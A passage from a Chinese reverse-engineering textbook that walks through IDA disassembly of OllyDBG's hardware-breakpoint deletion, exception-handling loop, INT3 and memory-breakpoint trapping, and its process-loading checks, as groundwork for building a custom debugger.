00408771  mov    eax, offset dword_4D8D78      ; 获取硬件断点标识，对照硬件断点结构
loc_408776:
00408776  cmp    dword ptr [eax], 0            ; 检查硬件断点结构表是否装满
00408779  jz     short loc_408784              ; 若未装满，则跳转
0040877B  inc    ebx                           ; 增加硬件断点个数
0040877C  add    eax, 1Ch
0040877F  cmp    ebx, 4                        ; 检查对硬件断点结构表的访问是否结束
00408782  jl     short loc_408776              ; 若可以继续访问，则跳转
loc_408784:      ; 地址标号
00408784  cmp    ebx, 4                        ; 检查是否已经设置了 4 个硬件断点
00408787  jl     short loc_4087C9              ; 进入硬件断点设置流程
    ; 断点信息表操作分析略
loc_4087C9:                       ; 地址标号
004087C9  cmp    ebx, 4                        ; 检查是否已经设置了 4 个硬件断点
004087CC  jl     short loc_4087E1              ; 进入硬件断点设置流程
    ; 设置失败处理流程分析略
loc_4087E1:      ; 地址标号
004087E1  mov    eax, ebx                      ; 在硬件断点结构表中记录硬件断点信息
004087E3  shl    eax, 3
004087E6  sub    eax, ebx                      ; 调整下标值，偏移到表中空白记录处
004087E8  mov    dword_4D8D70[eax*4], edi      ; 保存硬件断点的首地址
004087EF  mov    edx, [ebp+arg_4]
004087F2  mov    dword_4D8D74[eax*4], edx      ; 保存硬件断点的长度
004087F9  mov    dword_4D8D78[eax*4], esi      ; 保存硬件断点的标识
loc_408800:      ; 地址标号
00408800  cmp    dword_4D5A5C, 3               ; 检查调试程序是否正在运行
00408807  jnz    loc_4089E0                    ; 若没有运行，则直接结束
0040880D  cmp    esi, 5                        ; 断点类型检查
00408810  jz     loc_4089E0
00408816  cmp    esi, 6
00408819  jz     loc_4089E0
0040881F  cmp    esi, 7
00408822  jz     loc_4089E0                    ; 跳向函数结束地址，不符合硬件断点条件
00408828  mov    ecx, dword_4D7DB0
0040882E  mov    [ebp+var_C], ecx
00408831  cmp    [ebp+var_C], 0
00408835  jnz    short loc_40884A              ; 进入设置硬件断点的流程
    ; 部分代码分析略
```

代码清单 16-7 对设置硬件断点进行了相关检查，OllyDBG 使用了一个保存硬件断点信息的结构表记录每个硬件断点的相关信息。由于只能设置 4 个硬件断点，因此对已设置的断点数进行了检查。如果一切顺利，则会进入地址标号 loc_40884A 处执行硬件断点的设置工作。硬件断点的实现过程主要依赖 GetThreadContext 与 SetThreadContext 两个函数来完成。

首先通过 GetThreadContext 获取当前线程中寄存器的信息，再通过 SetThreadContext 设置当前线程中寄存器的信息来完成对调试寄存器的修改，以实现硬件断点。

前面分析了硬件断点的设置过程，接下来分析硬件断点的删除过程，见代码清单 16-8 对函数 _Deletehardwarebreakpoint 的分析。

代码清单 16-8 _Deletehardwarebreakpoint 分析——IDA 分析

```
_Deletehardwarebreakpoint proc near
004089EC  Context         = CONTEXT ptr -2D8h
004089EC  var_C           = dword ptr -0Ch
004089EC  var_8           = dword ptr -8
004089EC  var_4           = dword ptr -4
004089EC  arg_0           = dword ptr 8                ; 保存硬件断点信息表序号
    ; 部分代码分析略
004089FF  mov     eax, [ebp+arg_0]
00408A02  jz      short loc_408A0D
00408A04  test    eax, eax                             ; 检查断点信息表序号值是否小于 0
00408A06  jl      short loc_408A0D
00408A08  cmp     eax, 4                               ; 检查断点信息表序号值是否大于 4
00408A0B  jl      short loc_408A15
loc_408A0D:       ; 地址标号，结束函数调用
00408A0D  or      eax, 0FFFFFFFFh                      ; 设置返回值
00408A10  jmp     loc_408BFE                           ; 错误序号值，结束函数调用
loc_408A15:                 ; 地址标号
    ; 标号计算部分略，edx 中保存下标值，ecx 被清 0
00408A20  mov     dword_4D8D70[edx*4], ecx             ; 清空硬件断点首地址
00408A27  xor     ecx, ecx
00408A29  mov     dword_4D8D74[edx*4], ecx             ; 清空硬件断点的长度
00408A30  mov     dword_4D8D78[edx*4], eax             ; 清空硬件断点的标志
00408A37  cmp     dword_4D5A5C, 3                      ; 检测进程是否还在运行
00408A3E  jnz     loc_408BFC                           ; 未运行则跳转，结束函数调用
00408A44  mov     edx, dword_4D7DB0
00408A4A  mov     [ebp+var_8], edx
00408A4D  cmp     [ebp+var_8], 0                       ; 查看线程信息是否存在
00408A51  jnz     short loc_408A66
    ; 删除硬件断点错误提示信息部分的代码分析略
loc_408A70:       ; 循环遍历线程，并暂停线程
    ; 获取线程信息部分的代码分析略
00408A72  push    eax                                  ; hThread
00408A73  call    SuspendThread                        ; 暂停线程，将线程挂起
    ; 部分代码分析略
loc_408A7F:
00408A7F  cmp     ebx, dword_4D7D98                    ; 检查是否遍历了所有线程
```

```
00408A85  jl      short loc_408A70                   ; 若没有遍历完，则继续循环遍历线程
    ; 部分代码分析略
loc_408A97:       ; 地址标号
00408A97  mov     [ebp+Context.ContextFlags], 10010h
00408AA1  lea     ecx, [ebp+Context]
00408AA7  push    ecx                                ; lpContext
00408AA8  mov     eax, [ebp+var_C]
00408AAB  mov     edx, [eax]
00408AAD  push    edx                                ; hThread
00408AAE  call    GetThreadContext                   ; 获取线程环境信息
00408AB3  test    eax, eax
00408AB5  jz      loc_408BC7
00408ABB  mov     ecx, dword_4D8D70
00408AC1  mov     eax, dword_4D8D8C
00408AC6  mov     [ebp+Context.Dr0], ecx             ; 修改线程环境信息
00408ACC  mov     [ebp+Context.Dr1], eax
00408AD2  mov     edx, dword_4D8DA8
00408AD8  mov     ecx, dword_4D8DC4
00408ADE  mov     eax, offset dword_4D8D78
00408AE3  mov     [ebp+Context.Dr2], edx
00408AE9  xor     edx, edx
00408AEB  mov     [ebp+Context.Dr3], ecx
00408AF1  mov     esi, 400h
loc_408AF6:       ; 循环起始地址，修改硬件断点表中的信息
00408AF6  cmp     dword ptr [eax], 0
00408AF9  jz      loc_408BA2
00408AFF  mov     ecx, edx
00408B01  add     ecx, ecx
00408B03  mov     edi, 1
00408B08  shl     edi, cl
00408B0A  or      esi, edi
00408B0C  mov     ecx, [eax]
00408B0E  cmp     ecx, 7                             ; switch 8 cases
00408B11  ja      short loc_408B75                   ; default
00408B13  jmp     ds:off_408B1A[ecx*4]               ; case 块地址表
    ; 这是switch跳转表，对应0～7的硬件断点标识的处理，主要是设置Context.Dr7
00408B1A off_408B1A        dd offset loc_408B75
00408B1A                   dd offset loc_408B3A
00408B1A                   dd offset loc_408B48
00408B1A                   dd offset loc_408B57
00408B1A                   dd offset loc_408B66
00408B1A                   dd offset loc_408B3A
00408B1A                   dd offset loc_408B3A
00408B1A                   dd offset loc_408B3A
    ; case语句块的实现过程分析略
loc_408BA2:       ; 地址标号
00408BA2  inc     edx
00408BA3  add     eax, 1Ch
00408BA6  cmp     edx, 4
00408BA9  jl      loc_408AF6
```

```
00408BAF    mov     [ebp+Context.Dr7], esi
00408BB5    lea     eax, [ebp+Context]
00408BBB    push    eax                                 ; lpContext
00408BBC    mov     edx, [ebp+var_C]
00408BBF    mov     ecx, [edx]
00408BC1    push    ecx                                 ; hThread
00408BC2    call    SetThreadContext                    ; 设置线程环境
loc_408BC7:         ; 地址标号
00408BC7    inc     ebx
00408BC8    add     [ebp+var_C], 66Ch
loc_408BCF:         ; 地址标号
00408BCF    cmp     ebx, dword_4D7D98                   ; 检查是否设置了所有线程
00408BD5    jl      loc_408A97                          ; 若没有设置完毕，则跳转回循环起始处
00408BDB    xor     ebx, ebx
00408BDD    mov     eax, [ebp+var_8]
00408BE0    lea     esi, [eax+0Ch]
00408BE3    jmp     short loc_408BF4                    ; 开始设置线程断点
loc_408BE5:         ; 地址标号，循环结构起始地址
00408BE5    mov     eax, [esi]
00408BE7    push    eax                                 ; hThread
00408BE8    call    ResumeThread                        ; 恢复挂起线程
00408BED    inc     ebx
00408BEE    add     esi, 66Ch
loc_408BF4:         ; 地址标号
00408BF4    cmp     ebx, dword_4D7D98                   ; 检查是否恢复了所有线程
00408BFA    jl      short loc_408BE5                    ; 若没有，则跳转到循环起始处
loc_408BFC:         ; 地址标号
00408BFC    xor     eax, eax
loc_408BFE:         ; 地址标号
    ; 还原环境的代码分析略
00408C04    retn
_Deletehardwarebreakpoint endp
```

代码清单 16-8 分析了硬件断点的删除过程，这一过程与设置硬件断点的过程很相似，只是将设置硬件断点时修改的线程环境信息恢复到原始状态。代码清单 16-7 中省略了对硬件断点的具体设置过程的分析，实质上，设置硬件断点的过程与删除硬件断点的过程类似，读者可对照硬件断点的删除过程来对比分析硬件断点的设置过程。

到此为止，对三种断点的设置和删除过程的分析就告一段落。它们的实现过程有着许多相同之处：

- ❑ 保存修改前的数据
- ❑ 制造异常代码（各种断点实现异常的途径不同）
- ❑ 由 OllyDBG 异常处理进行捕获
- ❑ 还原修改后的数据

在掌握了 OllyDBG 的断点设置的相关知识后，大家就可以制作自己的 MyOllyDBG 了。设置好断点以后，OllyDBG 又是如何捕获并处理它们的呢？16.4 节将对这部分内容进行分析。

16.4 异常处理机制

异常就是在程序运行过程中产生的错误。OllyDBG 利用异常机制捕获调试程序在运行过程中产生的异常，对异常进行排查，从而实现断点功能，使程序暂停运行。OllyDBG 将异常处理过程放置在一个大消息循环中，具体如代码清单 16-9 所示。

代码清单 16-9 异常处理过程分析——IDA 分析

```
loc_439077:          ; 异常处理循环起始地址
   ; 部分与异常处理无关的代码分析略
loc_439616:
00439616  push   0
00439618  push   offset DebugEvent              ; DEBUG_EVENT 结构指针，记录异常信息
   ; 等待调试事件，用于捕获调试进程的异常信息
0043961D  call   WaitForDebugEvent
00439622  test   eax, eax                       ; 检查异常信息
00439624  jnz    short loc_43966A               ; 若成功，则跳转
   ; 部分代码分析略
loc_43966A:                                     ; 地址标号，异常处理部分
0043966A  push   offset DebugEvent              ; 压入异常信息结构体指针
0043966F  call   sub_496B4C                     ; 调用插件异常处理函数
00439674  pop    ecx
00439675  mov    ecx, DebugEvent.dwProcessId    ; 获取异常类型
0043967B  cmp    ecx, dword_4D5A70              ; 检查是否为被调试程序所抛出的异常
00439681  jz     short loc_4396D9               ; 如果是，则跳转到异常处理部分
   ; 非调试程序的异常信息，重新设置相关的异常信息
00439683  mov    eax, DebugEvent.dwProcessId
00439688  push   eax
00439689  mov    edx, DebugEvent.dwDebugEventCode
0043968F  push   edx        ; arglist
00439690  lea    ecx, [esi+0D86h]
00439696  push   ecx        ; format
00439697  push   0          ; char
00439699  push   0          ; int
0043969B  call   _Addtolist
004396A0  add    esp, 14h
004396A3  cmp    DebugEvent.dwDebugEventCode, 1        ; 检查是否为异常调试事件
004396AA  jnz    short loc_4396BC                      ; 如果不是，则跳转
   ; 等待状态宏：STATUS_WAIT_0
004396AC  cmp    dword ptr DebugEvent.u+50h, 0         ; 检查等待状态是否为 0
004396B3  jz     short loc_4396BC                      ; 如果是等待状态，则跳转
   ; 异常不忽略宏：DBG_EXCEPTION_NOT_HANDLED
004396B5  mov    ebx, 80010001h                        ; 设置异常状态为：不忽略
004396BA  jmp    short loc_4396C1
loc_4396BC:          ; 地址标号，异常忽略宏：DBG_CONTINUE
004396BC  mov    ebx, 10002h                           ; 设置异常状态为：忽略
loc_4396C1:          ; 检查异常是否被忽略处理
004396C1  push   ebx                                   ; dwContinueStatus
004396C2  mov    eax, DebugEvent.dwThreadId
```

```
004396C7  push   eax                        ; dwThreadId
004396C8  mov    edx, DebugEvent.dwProcessId
004396CE  push   edx                        ; dwProcessId
004396CF  call   ContinueDebugEvent         ; 继续执行调试程序
004396D4  jmp    loc_439077                 ; 跳转回循环起始处，继续检查调试事件
loc_4396D9:          ; OllyDBG 异常断点处理部分
   ; 异常信息检查部分略
loc_439764:          ; 地址标号
00439764  xor    eax, eax                   ; int
00439766  xor    edx, edx                   ; int
00439768  mov    dword_4D8130, eax
0043976D  lea    ecx, [ebp+var_54]          ; int
00439770  mov    byte_4E3A20, 0
00439777  mov    dword_4E3B54, edx
0043977D  push   ecx                        ; int
0043977E  call   sub_42EBD0                 ; 此函数为 OllyDBG 的三种异常断点处理部分
   ; 其余代码分析略
```

根据代码清单 16-9 对异常循环处理过程的粗略分析，最终找到了对三种断点产生的异常进行处理的函数 sub_42EBD0。sub_42EBD0 函数运行前所需工作流程如下：

- 进入消息循环，这里的分析略。
- 利用 WaitForDebugEvent 函数捕获异常信息，如果捕获失败，则回到循环起始处。
- 捕获到异常，率先由 OllyDBG 插件进行异常处理。
- 检查是否为调试异常，如果不是，则继续执行程序，回到循环起始处。
- 如果是调试异常，则进行相关检查，进入断点异常处理函数中。

当进入最后一步时，程序已经被成功断下，调试程序处于挂起状态，等待调试者的处理。函数 sub_42EBD0 完成断点触发过程，将这个函数重新命名为 BreakpointDebugEvent，分析如代码清单 16-10 所示。

代码清单 16-10　函数 BreakpointDebugEvent 分析——IDA 分析

```
BreakpointDebugEvent proc near              ; 函数入口
   ; 局部变量标号、参数标号分析略
0042EBD0  push   ebp
0042EBD1  mov    ebp, esp
0042EBD3  add    esp, 0FFFFF004h
0042EBD9  push   eax
0042EBDA  add    esp, 0FFFFF500h
0042EBE0  push   ebx
0042EBE1  push   esi
0042EBE2  push   edi
0042EBE3  mov    esi, DebugEvent.dwThreadId
0042EBE9  push   esi
   ; 此函数完成线程环境信息的获取，获取线程信息的 API 为 GetThreadContext
   ; 存放线程信息的结构为 CONTEXT，详情可查看 MSDN 帮助文档
0042EBEA  call   sub_42E44C                 ; 此函数分析略
```

```
0042EBEF  mov   edi, eax
0042EBF1  mov   eax, [ebp+arg_0]
0042EBF4  pop   ecx
0042EBF5  mov   [eax], edi
0042EBF7  mov   edx, DebugEvent.dwDebugEventCode      ; 获取调试状态
0042EBFD  cmp   edx, 9            ; 检查 switch 边界，一共 9 个 case 语句块
0042EC00  ja    loc_4313F4        ; default 语句块的首地址
0042EC06  jmp   ds:off_42EC0D[edx*4]    ; 获取 case 地址表中的 case 块地址，并跳转

   ; case 地址表中的各个地址标号，每一个标号对应各种调试事件的处理代码首地址
off_42EC0D:
0042EC0D  dd offset loc_4313F4   ; default 语句块首地址
0042EC0D  dd offset loc_42EC35   ; EXCEPTION_DEBUG_EVENT
0042EC0D  dd offset loc_430CFF   ; CREATE_THREAD_DEBUG_EVENT
0042EC0D  dd offset loc_430DD7   ; CREATE_PROCESS_DEBUG_EVENT
0042EC0D  dd offset loc_430F3F   ; EXIT_THREAD_DEBUG_EVENT
0042EC0D  dd offset loc_431037   ; EXIT_PROCESS_DEBUG_EVENT
0042EC0D  dd offset loc_43112D   ; LOAD_DLL_DEBUG_EVENT
0042EC0D  dd offset loc_4311B7   ; UNLOAD_DLL_DEBUG_EVENT
0042EC0D  dd offset loc_431276   ; OUTPUT_DEBUG_STRING_EVENT
0042EC0D  dd offset loc_4313C7   ; RIP_EVENT
   ; 以上为调试状态检测，这里只关心 EXCEPTION_DEBUG_EVENT
   ; 异常的处理工作将在此语句块内完成，进入 case 语句块中，代码如下
loc_42EC35:          ; 地址标号，EXCEPTION_DEBUG_EVENT 对应 case 块
0042EC35  mov   ecx, dword_4E360C      ; jumptable 0042EC06 case 1
0042EC3B  xor   eax, eax
0042EC3D  mov   [ebp+var_14], ecx
0042EC40  mov   dword_4E360C, eax
0042EC45  mov   [ebp+var_5C], offset DebugEvent.u
0042EC4C  test  edi, edi               ; 检查主线程中是否存在当前寄存器的信息
0042EC4E  jnz   short loc_42EC5D       ; 若存在，则跳转
   ; 部分代码分析略
loc_42EC5D:
0042EC5D  mov   eax, [edi+2Ch]
0042EC60  mov   [ebp+arglist], eax     ; eax 中保存当前 eip
0042EC63  cmp   [ebp+var_14], 0        ; 检查异常标识
0042EC67  mov   ebx, [edi+10h]
0042EC6A  jz    short loc_42EC7F       ; 跳转到异常类型检查
   ; 部分代码分析略
loc_42EC7F:          ; 地址编号，异常类型检查
0042EC7F  mov   eax, [ebp+var_5C]      ; 获取异常类型
   ; 检查异常类型是否为 EXCEPTION_BREAKPOINT
0042EC82  cmp   dword ptr [eax], 80000003h    ; INT3 断点检查
0042EC88  jz    short loc_42EC91       ; 跳转到 INT3 断点处理
```

根据代码清单 16-10 的分析，异常处理首先要检查调试事件类型，如果调试信息为异常，则进入异常处理部分，判断异常类型，先判断异常是否为 INT3 断点所产生的，如果是，则通过跳转指令执行地址标号 short loc_42EC91 所对应的代码。因此，首先对 INT3 断点的

捕获过程进行分析，如代码清单 16-11 所示。

代码清单 16-11 INT3 断点捕获过程——IDA 分析

```
loc_42EC91:
0042EC91  push   2          ; char
0042EC93  push   1          ; n
0042EC95  mov    ecx, [ebp+arglist]
0042EC98  dec    ecx      ; 在 ecx 中保存 eip 信息，执行减 1 操作，使执行指令回退 1
0042EC99  push   ecx       ; arglist
0042EC9A  lea    eax, [ebp+src]          ; 保存读取信息
0042EC9D  push   eax         ; src
0042EC9E  call   _Readmemory             ; 读取 eip 指向的地址处的内存信息
0042ECA3  add    esp, 10h
0042ECA6  cmp    eax, 1                  ; 检查是否读取成功
0042ECA9  jz     short loc_42ECB2        ; 若读取成功，则跳转
0042ECAB  xor    edx, edx
0042ECAD  mov    [ebp+var_24], edx
0042ECB0  jmp    short loc_42ED0A        ; 跳过检查，执行 INT3 断点处理
loc_42ECB2:      ; 地址标号，检查是否为 INT3 断点
0042ECB2  xor    eax, eax
0042ECB4  mov    al, [ebp+src]           ; 获取 eip 指向的地址处的机器代码
0042ECB7  cmp    eax, 0CCh               ; 检查机器代码是否为 0xCC
0042ECBC  jnz    short loc_42ECC7        ; 若机器代码不等于 0xCC，则跳转
0042ECBE  mov    [ebp+var_24], 1         ; 设置调试程序指令的回溯长度为 1
0042ECC5  jmp    short loc_42ED0A        ; 跳过检查，进行 INT3 断点处理
loc_42ECC7:      ; 地址标号，检查是否为 INT3 断点
0042ECC7  cmp    eax, 3                  ; 检查获取的机器代码是否为 0x03
0042ECCA  jz     short loc_42ECD3        ; 如果是，则跳转
0042ECCC  xor    edx, edx
0042ECCE  mov    [ebp+var_24], edx       ; 设置调试程序指令的回溯长度为 0
0042ECD1  jmp    short loc_42ED0A        ; 跳过检查，进行 INT3 断点处理
. loc_42ECD3:    ; 循环起始点地址标号
0042ECD3  push   2                       ; char
0042ECD5  push   1                       ; n
0042ECD7  mov    ecx, [ebp+arglist]
0042ECDA  sub    ecx, 2  ; 在 ecx 中保存 eip 信息，执行减 1 操作，让执行指令回退 2
0042ECDD  push   ecx         ; arglist
0042ECDE  lea    eax, [ebp+src]          ; 保存读取信息
0042ECE1  push   eax         ; src
0042ECE2  call   _Readmemory
0042ECE7  add    esp, 10h
0042ECEA  cmp    eax, 1                  ; 检查读取结果
0042ECED  jnz    short loc_42ECFC        ; 读取失败跳转
0042ECEF  xor    edx, edx
0042ECF1  mov    dl, [ebp+src]
0042ECF4  cmp    edx, 0CDh               ; 检查读取结果是否为 0xCD
0042ECFA  jz     short loc_42ED03        ; 若读取结果为 0xCD，则执行跳转
  ; 检查 INT3 断点失败，进入流程 loc_42ED0A，非 INT3 断点 EIP 无需调整
  ; 设置 eip 回溯值为 0，此段代码分析略
```

```
loc_42ED03:             ; 地址标号，调整 eip 的回溯值为 2
0042ED03    mov     [ebp+var_24], 2
loc_42ED0A:
0042ED0A    mov     eax, [ebp+var_24]           ; 获取 eip 的回溯值
0042ED0D    sub     [ebp+arglist], eax          ; 回溯指令码，得到正确的断点地址
0042ED10    mov     edx, dword_4D5708
0042ED16    cmp     edx, [ebp+arglist]          ; 检查当前保存的断点是否正确
0042ED19    jnz     short loc_42ED23            ; 如果正确，则不跳转；如果不正确，则修正
  ; 以上代码的功能为获取正确的断点地址，此时调试程序已经被断下，部分代码分析略
```

经过代码清单 16-11 的处理后，OllyDBG 将调试程序停留在正确的 INT3 断点处，在显示反汇编代码的过程中，没有直接显示断点处机器码 0xCC 或 0xCD，而是通过查找断点信息表中所对应的原机器码的信息来进行显示，以防止因修改指令造成的指令混乱。

在调试人员对 OllyDBG 发出再次运行的指令后，OllyDBG 将会先修复 INT3 断点处的内存数据，然后再次运行修复后的指令代码。INT3 断点处的指令被执行后，此处将会被再次设置为 INT3 断点，其代码分析略。

前面分析了 INT3 断点的异常捕获过程，接下来分析内存断点的异常捕获过程。如果检查 INT3 断点失败，则会开始内存断点的异常检查，具体分析如代码清单 16-12 所示。

代码清单 16-12 内存断点异常捕获——IDA 分析

```
loc_42ED39:             ; 地址标号，异常类型检查
0042ED39    mov     edx, [ebp+var_5C]
0042ED3C    mov     ecx, [edx]
0042ED3E    cmp     ecx, 0C000008Fh                 ; EXCEPTION_FLT_INEXACT_RESULT
  ; 由于内存断点通过修改内存属性来制造异常，因此可以直接查找到内存访问异常处
  ; 部分异常比较代码分析略，由于之前对 ecx 执行了 sub   ecx, 80000001h 操作
  ; 此处实际是在检查异常类型 EXCEPTION_ACCESS_VIOLATION=0xC0000005
0042ED76    sub     ecx, 40000001h                  ; 内存读、写错误
0042ED7C    jz      loc_42FF94                      ; 进入异常处理部分
  ; 部分代码分析略
loc_42FF94:             ; 地址标号，内存访问异常处理
0042FF94    mov     eax, [ebp+arglist]
0042FF97    push    eax
0042FF98    call    _Findmodule                     ; 查找模块信息
0042FF9D    pop     ecx
0042FF9E    mov     [ebp+var_54], eax               ; 获取模块首地址
0042FFA1    mov     eax, [ebp+var_5C]
0042FFA4    mov     edx, [ebp+var_5C]
0042FFA7    cmp     dword ptr [eax+10h], 2          ; 检查模块中的 ExceptionFlags 是否大于 2
0042FFAB    mov     edi, [edx+18h]
0042FFAE    jb      loc_430419
0042FFB4    cmp     dword_4D8140, 0                 ; 检查内存断点长度是否为 0
0042FFBB    jz      loc_430419
0042FFC1    cmp     dword_4D5700, 0
0042FFC8    jz      loc_430419
0042FFCE    cmp     edi, dword_4D8144               ; 异常地址值低于断点内存页首地址值
```

```
0042FFD4   jb      loc_430419
0042FFDA   cmp     edi, dword_4D8148        ; 异常地址值高于断点内存页尾地址值
0042FFE0   jnb     loc_430419
0042FFE6   or      dword_4D5774, 20h
0042FFED   lea     edx, [ebp+buffer]
0042FFF3   push    edx                      ; dest
0042FFF4   or      dword_4D5710, 2
0042FFFB   mov     ecx, [ebp+arglist]
0042FFFE   push    ecx                      ; arglist
0042FFFF   call    _Readcommand             ; 读取调试程序异常处内存数据
00430004   add     esp, 8
00430007   mov     [ebp+var_38], eax
0043000A   cmp     [ebp+var_38], 0          ; 检查成功读取到的内存数据长度
0043000E   jbe     short loc_430038         ; 若等于 0，则进入错误处理
    ; 部分代码分析略
    ; 将读取的机器码数据进行反汇编分析，转换成对应的汇编代码
0043002B   call    _Disasm
00430030   add     esp, 1Ch
00430033   mov     [ebp+var_C], eax         ; 保存反汇编数据长度
00430036   jmp     short loc_43003D         ; 跳过读取内存错误处理部分
    ; 错误处理分析略
loc_43003D:                 ; 地址标号
.0043003D  cmp     [ebp+var_C], 0           ; 检查反汇编数据长度
.00430041  jle     loc_4301E1               ; 若为 0，则进入错误处理
.00430047  mov     ecx, [ebp+arglist]       ; 获取异常首地址
.0043004A  add     ecx, [ebp+var_C]         ; 异常首地址加异常断点长度
.0043004D  cmp     ecx, dword_4D813C        ; dword_4D813C 中保存了内存断点的首地址
    ; 异常地址是否低于内存断点地址，若是，则跳到异常处理
.00430053  jbe     loc_4301E1
00430059   mov     eax, dword_4D813C
0043005E   add     eax, dword_4D8140
00430064   cmp     eax, [ebp+arglist]
    ; 比较内存断点范围是否小于等于异常地址，若是则跳到异常处理
00430067   jbe     loc_4301E1
    ; 检查内存断点标记，跳转到响应处理流程
0043006D   cmp     dword_4D8138, 0
00430074   jz      loc_4301BD               ; 进入错误处理
    ; 相关模块信息检查分析略
004300C0   jz      short loc_4300CC         ; 跳过错误处理
004300C2   mov     eax, 2                   ; 设置返回值
004300C7   jmp     loc_431425               ; 结束处理
    ; 部分代码分析略
loc_43012F:        ; 地址标号
0043012F   push    0
00430131   push    0
00430133   push    0
00430135   call    _Setmembreakpoint        ; 清除内存断点
0043013A   add     esp, 0Ch
0043013D   cmp     [ebp+var_54], 0          ; 检查是否清除成功
00430141   jz      short loc_4301B4         ; 若清除失败，则进入错误处理
```

```
    ; 部分代码分析略
loc_430183:
00430183   cmp    dword_4D920C, 0
0043018A   jz     short loc_4301B4
0043018C   mov    ecx, [ebp+var_54]
0043018F   test   byte ptr [ecx+8], 4
00430193   jz     short loc_4301B4
00430195   push   0
00430197   mov    eax, [ebp+var_54]
0043019A   mov    edx, [eax+0Ch]
0043019D   push   edx                              ; 检查断点地址
0043019E   call   _Finddecode                      ; 查找断点所在代码区的位置
    ; 部分代码分析略
loc_4301B4:       ; 地址标号
004301B4   xor    eax, eax
004301B6   mov    dword_4D8138, eax       ; 设置断点表的第一个变量为 0
004301BB   jmp    short loc_4301D2        ; 跳转到 short loc_4301D2 调整优先级
    ; 设置优先级，结束函数调用部分的代码分析略
```

代码清单 16-12 展示了内存断点的触发过程。回顾内存断点的设置过程，其实现原理为通过修改内存属性来达到触发异常的目的。因此，内存断点的触发便是内存访问类错误，其处理流程如下：

（1）得到线程信息；

（2）跳转到相应的异常处理分支中；

（3）若得到线程信息，则根据线程信息的 eip 进行赋值，否则根据异常地址进行赋值；

（4）得到异常所处的模块的信息，并解析反汇编信息，以进行相关检查；

（5）若模块为自解压（SFX）模式，则进行相应的检查以及错误处理；

（6）检查内存断点是否在 kernel32.dll 中，弹出提示窗口，并将断点去除；

（7）最后调整优先级并退出。

硬件断点的捕获过程是由调试寄存器来完成的，因此 OllyDBG 没有捕获处理过程。到此，三种断点的触发过程就分析完了。本节只是对断点异常处理的过程进行了简略分析，处理过程中的许多细节并没有给出详细的分析和讲解，大家应亲自动手分析，以便加深对这些知识的理解。

掌握了断点的设置与捕获流程，就可以实现 MyOllyDBG 的基本功能。但是，如何加载程序并进行调试分析呢？这将是 16.5 节要讲解的内容。

16.5 加载调试程序

调试程序的第一步骤是使用 OllyDBG 对程序进行加载，加载过程是通过创建新进程来完成的。OllyDBG 通过 CreateProcess 以调试方式开启新进程，调试程序的加载过程需要监视此 API，找到调用处查看 OllyDBG 文件的加载流程，具体分析如代码清单 16-13 所示。

代码清单 16-13　OllyDBG 文件的加载流程——IDA 分析

```
loc_477928:       ; 地址标号，加载调试程序
00477928  lea    edx, [ebp+ProcessInformation]
0047792E  lea    ecx, [ebp+StartupInfo]
00477934  push   edx                          ; lpProcessInformation
00477935  push   ecx                          ; lpStartupInfo
00477936  lea    eax, [ebp+path]
0047793C  lea    ecx, [ebp+CommandLine]
00477942  push   eax                          ; lpCurrentDirectory
00477943  push   0                            ; lpEnvironment
00477945  mov    edx, [ebp+var_4]
00477948  or     edx, 4000022h
0047794E  push   edx                          ; dwCreationFlags，控制级别
0047794F  push   0                            ; bInheritHandles
00477951  push   0                            ; lpThreadAttributes
00477953  push   0                            ; lpProcessAttributes
00477955  push   ecx                          ; lpCommandLine，调试进程路径
00477956  push   0                            ; lpApplicationName
00477958  call   CreateProcessA               ; 开启调试进程
0047795D  test   eax, eax                     ; 检查创建结果
0047795F  jnz    short loc_47797F             ; 成功跳转，开始调试程序
   ; 错误代码分析略
```

代码清单 16-13 中创建了调试程序的新进程，在这之前 OllyDBG 还需要进行一些必要的检查工作，如调试进程路径的获取、是否为合法的调试文件等相关信息。这些准备工作都是由函数 OpenEXEfile 来完成的，此函数是调用 CreateProcessA 的函数。使用 IDA 分析 OpenEXEfile 函数在开启调试进程前都进行了哪些检查，如代码清单 16-14 所示。

代码清单 16-14　OpenEXEfile 分析片段 1——IDA 分析

```
; int __cdecl OpenEXEfile(LPCSTR arglist, int)          ; 函数原型
_OpenEXEfile proc near              ; 函数入口
0047731C  var_1D2C        = byte ptr -1D2Ch
   ; 局部变量、参数标号定义略
0047731C  arg_4           = dword ptr 0Ch
   ; 部分代码分析略
00477342  push   edx                          ; 保存后缀名
00477343  push   0
00477345  push   0
00477347  push   0
00477349  push   ebx                          ; 加载程序全路径
0047734A  call   j___fnsplit                  ; 提取后缀名
0047734F  add    esp, 14h
00477352  lea    ecx, [esi+701h]
00477358  push   ecx                          ; 保存字符串 ".lnk"
00477359  lea    eax, [ebp+s1]
0047735F  push   eax                          ; 获取调试程序后缀名
00477360  call   _stricmp
```

```
00477365  add     esp, 8
00477368  test    eax, eax                    ; 检查是否为快捷方式
0047736A  jnz     loc_477485                  ; 不是快捷方式的后缀名则跳转
   ; 通过快捷方式找到对应的可执行文件路径，其获取过程分析略
   ; 路径检查部分分析略
loc_4774C0:               ; 地址标号，打开调试文件
004774C0  lea     edx, [esi+75Ah]
004774C6  push    edx                         ; 文件打开标记 "rb"
004774C7  lea     ecx, [ebp+String]
004774CD  push    ecx                         ; 打开文件路径
004774CE  call    _fopen                      ; 打开文件
004774D3  add     esp, 8
004774D6  mov     edi, eax
004774D8  test    edi, edi                    ; 检查文件是否成功打开
004774DA  jnz     short loc_4774E3            ; 若成功打开，则跳转
004774DC  mov     ebx, 1
004774E1  jmp     short loc_4774E5
loc_4774E3:                                   ; 地址标号，打开文件成功处理
004774E3  xor     ebx, ebx
loc_4774E5:                                   ; 地址标号，读取打开文件
004774E5  test    ebx, ebx
004774E7  jnz     short loc_477507
004774E9  push    edi                         ; 文件指针
004774EA  push    40h                         ; n
004774EC  push    1                           ; size
004774EE  lea     eax, [ebp+ptr]
004774F4  push    eax                         ; 存放读取信息
004774F5  call    _fread                      ; 读取文件
004774FA  add     esp, 10h
004774FD  cmp     eax, 40h                    ; 检查读取字节数是否为 0x40
00477500  jz      short loc_477507            ; 若成功，则跳转，跳转到 DOS 头并进行检查
00477502  mov     ebx, 1
   ; DOS 头检查首地址字符串是否为 MZ，分析略
   ; 根据 DOS 头中的记录，找到 NT 头结构再次检查，查看是否为合法的 PE 文件格式
   ; 对 NT 头结构的检查分析略
loc_4775F7:               ; 地址标号，关闭打开的文件
004775F7  test    edi, edi
004775F9  jz      short loc_477602
004775FB  push    edi                         ; 文件指针
004775FC  call    _fclose                     ; 关闭文件
00477601  pop     ecx
```

